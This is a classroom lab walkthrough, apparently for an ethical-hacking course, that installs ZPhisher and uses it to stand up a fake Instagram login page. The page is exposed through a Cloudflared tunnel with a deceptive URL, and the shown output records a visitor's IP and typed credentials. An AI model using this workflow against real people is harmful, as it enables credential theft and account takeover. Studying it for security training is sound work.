Lab - Social Engineering with ZPhisher

Disclaimer

This lab is for informational and educational purposes only. Prof. K believes that ethical hacking and cyber security should be familiar subjects to anyone using digital information and computers. To beat the hacker, you must be the hacker!


Overview

Social engineering is the art of manipulating people to gain crucial information that can be utilized for performing malicious actions. Instead of targeting the weakness of a network or a machine in social engineering, we target people's weaknesses.

ZPhisher is an advanced phishing toolkit that is an upgraded version of Shellphish. ZPhisher's main source code comes from Shellphish, but ZPhisher comes with upgrades and has removed some of the unnecessary code from Shellphish. HTR-Tech develops ZPhisher. ZPhisher can run from Kali Linux and an Android device using Termux.

Lab Configuration

- Internet Access
- One virtual install of Kali Linux
- One additional PC or Smartphone with Internet access and a web browser
- Kali VirtualBox adapter is set to Bridged Adapter.



Kali-Linux-2021.4a-virtualbox-amd64 - Settings

Network

Adapter 1

☑ Enable Network Adapter

Attached to: Bridged Adapter


Name: Realtek PCIe GbE Family Controller

Installing ZPhisher

From your kali desktop, launch a new terminal.

ZPhisher needs to be downloaded from its GitHub repository using the following command:


```
git clone https://github.com/htr-tech/zphisher
```



```
┌──(root💀kali)-[~]
└─# git clone https://github.com/htr-tech/zphisher
Cloning into 'zphisher' ...
remote: Enumerating objects: 1485, done.
remote: Counting objects: 100% (220/220), done.
remote: Compressing objects: 100% (162/162), done.
remote: Total 1485 (delta 92), reused 133 (delta 53), pack-reused 1265
Receiving objects: 100% (1485/1485), 27.01 MiB | 5.38 MiB/s, done.
Resolving deltas: 100% (652/652), done.

┌──(root💀kali)-[~]
└─#
```

Once the install is complete, change the directory location to go inside the zphisher directory using the `cd` command:


```
cd zphisher
```



```
┌──(root💀kali)-[~]
└─# cd zphisher

┌──(root💀kali)-[~/zphisher]
└─#
```

We need to give executable permission to the zphisher bash script by using the following command:


```
sudo chmod +x zphisher.sh
```



```
┌──(root💀kali)-[~/zphisher]
└─# sudo chmod +x zphisher.sh

┌──(root💀kali)-[~/zphisher]
└─#
```


We are now ready to install zphisher. To launch the script, use the following command:

```
./zphisher.sh
```




```
┌──(root💀kali)-[~/zphisher]
└─# ./zphisher.sh
```

ZPhisher completes its installation.



```
┌──(root💀kali)-[~/zphisher]
└─# ./zphisher.sh

[+] Installing required packages...

[+] Packages already installed.

[+] Installing ngrok...

[+] Installing Cloudflared...
```


ZPhisher start page.



```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.2

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook        [11] Twitch          [21] DeviantArt
[02] Instagram       [12] Pinterest       [22] Badoo
[03] Google          [13] Snapchat        [23] Origin
[04] Microsoft       [14] Linkedin        [24] DropBox
[05] Netflix         [15] Ebay            [25] Yahoo
[06] Paypal          [16] Quora           [26] Wordpress
[07] Steam           [17] Protonmail      [27] Yandex
[08] Twitter         [18] Spotify         [28] StackoverFlow
[09] Playstation     [19] Reddit          [29] Vk
[10] Tiktok          [20] Adobe           [30] XBOX
[31] Mediafire       [32] Gitlab          [33] Github
[34] Discord

[99] About           [00] Exit

[-] Select an option :
```


Create an Instagram Phishing Page

Choose Option 02. Press enter.



```
[::] Select An Attack For Your Victim [::]

[01] Facebook        [11] Twitch          [21] DeviantArt
[02] Instagram       [12] Pinterest       [22] Badoo
[03] Google          [13] Snapchat        [23] Origin
[04] Microsoft       [14] Linkedin        [24] DropBox
[05] Netflix         [15] Ebay            [25] Yahoo
[06] Paypal          [16] Quora           [26] Wordpress
[07] Steam           [17] Protonmail      [27] Yandex
[08] Twitter         [18] Spotify         [28] StackoverFlow
[09] Playstation     [19] Reddit          [29] Vk
[10] Tiktok          [20] Adobe           [30] XBOX
[31] Mediafire       [32] Gitlab          [33] Github
[34] Discord

[99] About           [00] Exit

[-] Select an option : 02
```

Next, choose 01 for a "Traditional Login Page. " Press enter.




```
[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 01
```

We next must choose our port forwarding option.


If we choose 1, the page will be delivered using our local area network (same WiFi or LAN).

To deliver the "Traditional Login Page " via the Internet, we can choose a free port forwarding service such as ngrok or cloudflared. (These are all free port forwarding services. Note that some services may be down due to overloading. When that happens, choose an alternative.)

In this example, we chose 03 for cloudflared. Wait for the URL to be generated.




```
[01] Localhost    [For Devs]
[02] Ngrok.io     [Buggy]
[03] Cloudflared  [NEW!]

[-] Select a port forwarding service : 02
```



```
[-] Select a port forwarding service : 03

[-] Initializing... ( http://127.0.0.1:8080 )

[-] Setting up server...

[-] Starting PHP server...

[-] Launching Cloudflared...
```


Here are our URLs.



```
[-] URL 1 : https://trinity-smilies-compatibility-simplified.trycloudflare.com

[-] URL 2 : http://get-unlimited-followers-for-instagram@trinity-smilies-compatibility-simplified.tr
ycloudflare.com

[-] Waiting for Login Info, Ctrl + C to exit...
```

From your localhost machine or any machine with Internet access, open a browser and copy and paste your URL 2 into the address bar.


Once the victim accesses the page, their actual IP address is captured. I'm using a VPN, so the results show the IP address assigned to my machine from the VPN service.



```
[-] URL 1 : https://trinity-smilies-compatibility-simplified.trycloudflare.com

[-] URL 2 : http://get-unlimited-followers-for-instagram@trinity-smilies-compatibility-simplified.tr
ycloudflare.com

[-] Waiting for Login Info, Ctrl + C to exit ...

[-] Victim IP Found !

[-] Victim's IP : 49.145.119.88

[-] Saved in : ip.txt
```

Captured when I launched the URL for the fake login page.

When the victim attempts to log in to their Instagram account, their credentials are captured and sent back to the attack machine.



Instagram

Phone number, username, or email
user@gmail.com


Password
••••••••••••
Show

Log In

Forgot password?

Don't have an account? Sign up


Get the app.




```
[-] Login info Found !!

[-] Account : user@gmail.com

[-] Password : Password123!

[-] Saved in : usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

I attempted to log in! My login credentials have been captured!

My attempt failed, but I was redirected to an actual Instagram page where my machine was recognized. Very convincing!




Back at your Kali terminal, Ctrl + C to exit. At the terminal. Type `ls` to see that files are present in the zphisher home folder.



```
┌──(root💀kali)-[~/zphisher]
└─# ls
Dockerfile  ip.txt  LICENSE  make-deb.sh  README.md  usernames.dat  zphisher.sh
```

To see the saved results for the captured credentials, at the prompt type:

`cat usernames.dat.`



```
┌──(root💀kali)-[~/zphisher]
└─# cat usernames.dat
Instagram Username: user@gmail.com Pass: Password123!
```

Summary

Ngrok will not work unless you can somehow add your API key to the program. Most of these logon pages render very nicely, but the results will vary on what browser the victim uses when they access the fake page. My results using Chrome were impressive.

End of the lab!